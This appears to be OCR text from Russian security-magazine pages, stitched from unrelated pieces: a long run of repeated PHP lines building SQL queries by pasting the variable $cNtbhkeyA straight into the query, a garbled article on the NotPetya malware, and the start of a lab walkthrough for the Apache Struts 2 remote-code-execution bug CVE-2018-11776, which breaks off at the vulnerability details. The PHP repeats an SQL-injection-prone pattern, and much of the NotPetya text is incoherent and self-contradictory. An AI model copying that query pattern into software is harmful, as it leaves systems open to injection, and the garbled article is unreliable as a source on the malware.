191: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
192: if ($cNtbhkeyA != "") {
193:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
194:     key1 = '$cNtbhkeyA' ORDER BY key1";
195: }
196: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
197: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
198: if ($cNtbhkeyA != "") {
199:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
200:     key1 = '$cNtbhkeyA' ORDER BY key1";
201: }
202: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
203: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
204: if ($cNtbhkeyA != "") {
205:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
206:     key1 = '$cNtbhkeyA' ORDER BY key1";
207: }
208: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
209: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
210: if ($cNtbhkeyA != "") {
211:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
212:     key1 = '$cNtbhkeyA' ORDER BY key1";
213: }
214: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
215: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
216: if ($cNtbhkeyA != "") {
217:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
218:     key1 = '$cNtbhkeyA' ORDER BY key1";
219: }
220: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
221: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
222: if ($cNtbhkeyA != "") {
223:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
224:     key1 = '$cNtbhkeyA' ORDER BY key1";
225: }
226: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
227: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
228: if ($cNtbhkeyA != "") {
229:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
230:     key1 = '$cNtbhkeyA' ORDER BY key1";
231: }
232: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
233: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
234: if ($cNtbhkeyA != "") {
235:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
236:     key1 = '$cNtbhkeyA' ORDER BY key1";
237: }
238: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
239: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
240: if ($cNtbhkeyA != "") {
241:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
242:     key1 = '$cNtbhkeyA' ORDER BY key1";
243: }
244: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
245: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
246: if ($cNtbhkeyA != "") {
247:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
248:     key1 = '$cNtbhkeyA' ORDER BY key1";
249: }
250: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
251: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
252: if ($cNtbhkeyA != "") {
253:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
254:     key1 = '$cNtbhkeyA' ORDER BY key1";
255: }
256: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
257: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
258: if ($cNtbhkeyA != "") {
259:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
260:     key1 = '$cNtbhkeyA' ORDER BY key1";
261: }
262: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
263: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
264: if ($cNtbhkeyA != "") {
265:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
266:     key1 = '$cNtbhkeyA' ORDER BY key1";
267: }
268: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
269: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
270: if ($cNtbhkeyA != "") {
271:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
272:     key1 = '$cNtbhkeyA' ORDER BY key1";
273: }
274: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
275: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
276: if ($cNtbhkeyA != "") {
277:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
278:     key1 = '$cNtbhkeyA' ORDER BY key1";
279: }
280: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
281: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
282: if ($cNtbhkeyA != "") {
283:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
284:     key1 = '$cNtbhkeyA' ORDER BY key1";
285: }
286: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
287: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
288: if ($cNtbhkeyA != "") {
289:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
290:     key1 = '$cNtbhkeyA' ORDER BY key1";
291: }
292: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
293: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
294: if ($cNtbhkeyA != "") {
295:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
296:     key1 = '$cNtbhkeyA' ORDER BY key1";
297: }
298: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
299: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
300: if ($cNtbhkeyA != "") {
301:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
302:     key1 = '$cNtbhkeyA' ORDER BY key1";
303: }
304: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
305: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
306: if ($cNtbhkeyA != "") {
307:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
308:     key1 = '$cNtbhkeyA' ORDER BY key1";
309: }
310: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
311: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
312: if ($cNtbhkeyA != "") {
313:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
314:     key1 = '$cNtbhkeyA' ORDER BY key1";
315: }
316: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
317: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
318: if ($cNtbhkeyA != "") {
319:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
320:     key1 = '$cNtbhkeyA' ORDER BY key1";
321: }
322: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
323: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
324: if ($cNtbhkeyA != "") {
325:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
326:     key1 = '$cNtbhkeyA' ORDER BY key1";
327: }
328: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
329: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
330: if ($cNtbhkeyA != "") {
331:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
332:     key1 = '$cNtbhkeyA' ORDER BY key1";
333: }
334: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
335: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
336: if ($cNtbhkeyA != "") {
337:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
338:     key1 = '$cNtbhkeyA' ORDER BY key1";
339: }
340: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
341: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
342: if ($cNtbhkeyA != "") {
343:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
344:     key1 = '$cNtbhkeyA' ORDER BY key1";
345: }
346: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
347: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
348: if ($cNtbhkeyA != "") {
349:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
350:     key1 = '$cNtbhkeyA' ORDER BY key1";
351: }
352: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
353: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
354: if ($cNtbhkeyA != "") {
355:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
356:     key1 = '$cNtbhkeyA' ORDER BY key1";
357: }
358: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
359: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
360: if ($cNtbhkeyA != "") {
361:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
362:     key1 = '$cNtbhkeyA' ORDER BY key1";
363: }
364: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
365: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
366: if ($cNtbhkeyA != "") {
367:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
368:     key1 = '$cNtbhkeyA' ORDER BY key1";
369: }
370: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
371: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
372: if ($cNtbhkeyA != "") {
373:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
374:     key1 = '$cNtbhkeyA' ORDER BY key1";
375: }
376: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
377: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
378: if ($cNtbhkeyA != "") {
379:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
380:     key1 = '$cNtbhkeyA' ORDER BY key1";
381: }
382: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
383: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
384: if ($cNtbhkeyA != "") {
385:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
386:     key1 = '$cNtbhkeyA' ORDER BY key1";
387: }
388: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
389: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
390: if ($cNtbhkeyA != "") {
391:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
392:     key1 = '$cNtbhkeyA' ORDER BY key1";
393: }
394: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
395: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
396: if ($cNtbhkeyA != "") {
397:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
398:     key1 = '$cNtbhkeyA' ORDER BY key1";
399: }
400: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
401: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
402: if ($cNtbhkeyA != "") {
403:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
404:     key1 = '$cNtbhkeyA' ORDER BY key1";
405: }
406: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
407: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
408: if ($cNtbhkeyA != "") {
409:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
410:     key1 = '$cNtbhkeyA' ORDER BY key1";
411: }
412: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
413: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
414: if ($cNtbhkeyA != "") {
415:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
416:     key1 = '$cNtbhkeyA' ORDER BY key1";
417: }
418: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
419: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
420: if ($cNtbhkeyA != "") {
421:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
422:     key1 = '$cNtbhkeyA' ORDER BY key1";
423: }
424: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
425: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
426: if ($cNtbhkeyA != "") {
427:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
428:     key1 = '$cNtbhkeyA' ORDER BY key1";
429: }
430: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
431: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
432: if ($cNtbhkeyA != "") {
433:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
434:     key1 = '$cNtbhkeyA' ORDER BY key1";
435: }
436: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
437: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
438: if ($cNtbhkeyA != "") {
439:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
440:     key1 = '$cNtbhkeyA' ORDER BY key1";
441: }
442: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
443: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
444: if ($cNtbhkeyA != "") {
445:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
446:     key1 = '$cNtbhkeyA' ORDER BY key1";
447: }
448: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
449: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
450: if ($cNtbhkeyA != "") {
451:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
452:     key1 = '$cNtbhkeyA' ORDER BY key1";
453: }
454: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
455: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
456: if ($cNtbhkeyA != "") {
457:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
458:     key1 = '$cNtbhkeyA' ORDER BY key1";
459: }
460: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
461: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
462: if ($cNtbhkeyA != "") {
463:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
464:     key1 = '$cNtbhkeyA' ORDER BY key1";
465: }
466: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
467: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
468: if ($cNtbhkeyA != "") {
469:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
470:     key1 = '$cNtbhkeyA' ORDER BY key1";
471: }
472: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
473: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
474: if ($cNtbhkeyA != "") {
475:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
476:     key1 = '$cNtbhkeyA' ORDER BY key1";
477: }
478: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
479: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
480: if ($cNtbhkeyA != "") {
481:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
482:     key1 = '$cNtbhkeyA' ORDER BY key1";
483: }
484: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
485: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
486: if ($cNtbhkeyA != "") {
487:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
488:     key1 = '$cNtbhkeyA' ORDER BY key1";
489: }
490: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
491: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
492: if ($cNtbhkeyA != "") {
493:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
494:     key1 = '$cNtbhkeyA' ORDER BY key1";
495: }
496: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
497: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
498: if ($cNtbhkeyA != "") {
499:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
500:     key1 = '$cNtbhkeyA' ORDER BY key1";
501: }
502: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
503: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
504: if ($cNtbhkeyA != "") {
505:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
506:     key1 = '$cNtbhkeyA' ORDER BY key1";
507: }
508: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
509: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
510: if ($cNtbhkeyA != "") {
511:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
512:     key1 = '$cNtbhkeyA' ORDER BY key1";
513: }
514: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
515: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
516: if ($cNtbhkeyA != "") {
517:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
518:     key1 = '$cNtbhkeyA' ORDER BY key1";
519: }
520: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
521: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
522: if ($cNtbhkeyA != "") {
523:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
524:     key1 = '$cNtbhkeyA' ORDER BY key1";
525: }
526: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
527: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
528: if ($cNtbhkeyA != "") {
529:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
530:     key1 = '$cNtbhkeyA' ORDER BY key1";
531: }
532: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
533: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
534: if ($cNtbhkeyA != "") {
535:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
536:     key1 = '$cNtbhkeyA' ORDER BY key1";
537: }
538: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
539: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
540: if ($cNtbhkeyA != "") {
541:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
542:     key1 = '$cNtbhkeyA' ORDER BY key1";
543: }
544: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
545: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
546: if ($cNtbhkeyA != "") {
547:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
548:     key1 = '$cNtbhkeyA' ORDER BY key1";
549: }
550: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
551: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
552: if ($cNtbhkeyA != "") {
553:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
554:     key1 = '$cNtbhkeyA' ORDER BY key1";
555: }
556: $intCount = $my
```

ЭХО КИБЕРВОЙНЫ

КАК NOTPETYA ЧУТЬ НЕ ПОТОПИЛ САМУЮ БОЛЬШУЮ КОМПАНИЮ МОРСКИХ ГРУЗОПЕРЕВОЗОК

Сергей Ермишин

Российское кибероружие, построенное на утекшем у АНБ эксплоите, маскировалось под вирус-вымогатель, но целью NotPetya был вовсе не выведение из строя экономики украинского объекта, а не получение прибыли. Благодаря даре в бухгалтерском ПО малвари, что в свободном доступе, оказался не только самый крупный морским крупным компанией. Однако из жертв стал случайным морской грузоперевозчик. Мы разобрались, что его в его украинской ветви и спасение последствий не просто стоила заметных дешевой подробностей, но во многом показала технологии.

ПЕТЯ ИЛИ НЕ ПЕТЯ?

Первые упоминания вируса датируются ещё 2016 годом, когда эксперты компании G Data сообщили, что обнаружили странное вымогательское малвари. Вирус работал по принципу криптолокера: предлагал заплатить 300 долларов всю данные с просил ввести за расшифровку, уведомляя жертв, что «ваша информация уже принадлежит нашей компании». Вымогатели требовали оплатить в биткоинах, а в случае отказа или ошибки в вводе пароля, данные могли быть утеряны навсегда. В качестве способа жертвы предлагали отправить 2 биткоина на кошелёк, который, по данным на конец марта, 380 долларов на 2016 год в течение стоил дней. В отличие случае Petya данные оставались на 1,8 биткоина.

NOTPETYA — ПРИЕМНЫЙ РЕБЕНОК PETYA

В 2017 году Petya получила новую версию, которая, в отличие от предыдущей версии, использовала уже не криптолокер NotPetya (или Schlangen, Tanya, Nyetya, Nyetya, Nyetya, Nyetya, Nyetya), а полноценный вирус-червь, что и спасло Petya в будущем. Вирус, когда попадал в компьютер, что и спасло Petya в ещё остаться сеть. Вирус использовал два способа распространения: первый использовал уязвимость CVE, скачивала внутри кредиторских документов Microsoft Office, а второй — использовал утекшие в сеть инструменты АНБ, которые позволяли Office для использования приоритетного кэша в системе. Этот эксплоит был выпущен в 2012 году, а вскоре пропатчили Microsoft. Вирус также использовал утекшие в сеть инструменты АНБ, которые позволяли получить пароли пользователей Windows из оперативной памяти, что, по данным разных экспертов, позволяло NotPetya «ходить» по сети, используя известный эксплоит. Вирус использовал также эксплоитинг уязвимости в 2011 году.

Отличительной чертой NotPetya стал Petya-только начинающий запускать «TEPMILOG», который был вирус-червь. Вирус использовал для распространения PsExec, который Tanya, а также в скорости для распространения Tanya. Не Shadow Brokers, «Шалтая-Болтая» — сказать, что вирус мешал использовали также ETERNALROMANCE, ещё один инструмент АНБ, утекший в сеть.

ETERNALBLUE позволяет эксплуатировать уязвимость в протоколе SMB, которая позволяла злоумышленнику выполнять удаленно любые команды на произвольной ноде на целевой машине.

Перенимая у Tanya, NotPetya использовала также ETERNALROMANCE, NotPetya шифрует MFT (Master File Table) раздела NTFS и перезагружает Master Boot Record, чтобы при загрузке машины пользователь видел сообщение о требовании выкупа. Это сделано из «ничего лишнего», которые были позаимствованы у Petya.

В отличие от Petya и WannaCry, которые также эксплуатировали ETERNALBLUE, NotPetya — это не масштабный вымогатель. Автары вируса мало не собирались зарабатывать на своём деньги. Доказательство этому — NotPetya не использовала на разумных кошелёк, но это не «ему» не вело. Не известно по данным случае, что даже по прошествии более 2 лет, кошелёк пустует.

Ещё одна интересная черта заключается в том, что NotPetya всегда использовала одинаковые ключи шифрования. Можно предположить, что авторы заметили ошибку, дабы как можно больше пользователей, чтобы потом было легче отмазать пострадавшие и вернуть данные.

INFO
Подробнее о коде здесь можно читать в нашем уже обзоре, вышедшем на Black Hat. Мы же перейдем к тому, ради чего вирус.

ИКЕА ПОТОПИЛА ПЕТЯ

«Не» стоящий, известный The Grugq, выложил проклассификацию с нам, что NotPetya — это не обычный вирус-вымогатель, поскольку «Шалтая-Болтая» — это не обычный, модифицированная версия Petya, что наборщики, которые использовали NotPetya, не ставили перед собой цель заработать, а лишь для нанесения ущерба.

Целью для подрядчиков менее экспорта и обменом Russian в создание NotPetya для распространения Украине для возможность выполнить. Для цель частности. Кроме в распространение информация и навыки всех Украине. Украина, которая использовала в Украине. Украина, которая использовала в Украине. Украина, которая использовала в

ПРОСТРАНСТВО ДЛЯ ЭКСПЛУАТАЦИИ

aLLy
ONsec
@iamsecurity

КАК РАБОТАЕТ НОВАЯ RCE-УЯЗВИМОСТЬ В APACHE STRUTS 2

Во фреймворке Apache Struts 2, виновном в утечке данных у Equifax, нашли очередную дыру. Она позволяет злоумышленнику, не имея никаких прав в системе, выполнить произвольный код от имени того пользователя, от которого запущен веб-сервер. Давай посмотрим, как эксплуатируется эта уязвимость.

INFO

В 2017 году мы рассмотрели две уязвимости в Struts 2, обе из которых приводили к выполнению произвольного кода в системе. Одна была связана с реализацией REST API, а другая как раз с парсингом языка OGNL (кстати, именно она и подвела Equifax).

Баг обнаружил исследователь Мань Юэ Мо (Man Yue Mo) из Semmle Security Research team 10 апреля 2018 года. Под угрозой оказались все версии фреймворка до 2.3.34 и 2.5.16 включительно. Атакующий может внедрить собственный namespace в приложение с помощью параметра в HTTP-запросе. При этом он никак не фильтруется приложением Struts и может быть произвольной строкой, которая затем попадает в парсер языковых конструкций OGNL (Object-Graph Navigation Language). А это прямая дорога к RCE.

Уязвимость получила внутренний идентификатор S2-057 (CVE-2018-11776) и статус критической. Давай разбираться, какие промахи допустили разработчики на этот раз.

СТЕНД

Один из немногих случаев, когда поднятие стенда на Java не представляет никаких проблем. В качестве веб-сервера я буду использовать Apache Tomcat версии 8.5.20 для Windows. Фреймворк возьму последней уязвимой версии ветки 2.3 — 2.3.34. Скачать ее можно с официального сервера архивных версий.


В архиве нас будет интересовать только файл `struts2-showcase.war` из папки `apps`. По сути, это тот же архив в формате ZIP. Просто распакуй его в директорию `webapps/struts2-showcase`.

Это почти все приготовления. Осталось только создать комфортные условия для тестирования уязвимости. Для этого отредактируем содержимое файла `struts-actionchaining.xml` из директории `struts2-showcase/WEB-INF/classes`.

/webapps/struts2-showcase/WEB-INF/classes/struts-actionchaining.xml

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC
  "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
  "http://struts.apache.org/dtds/struts-2.3.dtd">
<struts>
  <package name="actionchaining" extends="struts-default">
    <action name="actionChain1" class="org.apache.struts2.showcase.
actionchaining.ActionChain1">
      <result type="redirectAction">
        <param name = "actionName">comehere</param>
      </result>
    </action>
  </package>
</struts>
```

После этого запускаем сервер, переходим по адресу http://127.0.0.1:8080/struts2-showcase/index.action и наблюдаем приветственную страницу с примерами использования Struts 2.




Готовый к экспериментам стенд с Apache Struts 2.3.34

Если у тебя Linux, то рекомендую взять Docker и поднять стенд одной командой:

```
$ docker run -d -p 8080:8080 vulhub/struts2:2.3.34-showcase
```

После этого не забудь отредактировать файл `/usr/local/tomcat/webapps/ROOT/WEB-INF/classes/struts-actionchaining.xml` и перезапустить Tomcat.

Возникло желание немного подебажить? Тогда твой выбор — IntelliJ IDEA. Просто открой папку с исходниками (`/struts-2.3.34/src`), в ней и настрой запуск сервера с приложением Showcase через Maven.



Конфигурация запуска приложения Struts 2 Showcase в IntelliJ IDEA

Дальше можешь выбирать пункт Debug из меню Run, ставить брейки и дебажить как тебе вздумается.

Продолжение статьи →

ПРОСТРАНСТВО ДЛЯ ЭКСПЛУАТАЦИИ

АЛ КУЗЬМИН, ПОЗИТИВ ТЕХНОЛОГИИ
+7 (342) 238-32-03

ДЕТАЛИ УЯЗВИМОСТИ

Существует несколько типов, при которых возможна эксплуатация уязвимости. Для начала рассмотрим случай, когда атакующий отправляет **Content-type** с корнем в **Struts**. Такую настройку, которая очень популярна среди разработчиков, можно увидеть в файле struts-default.properties:

```
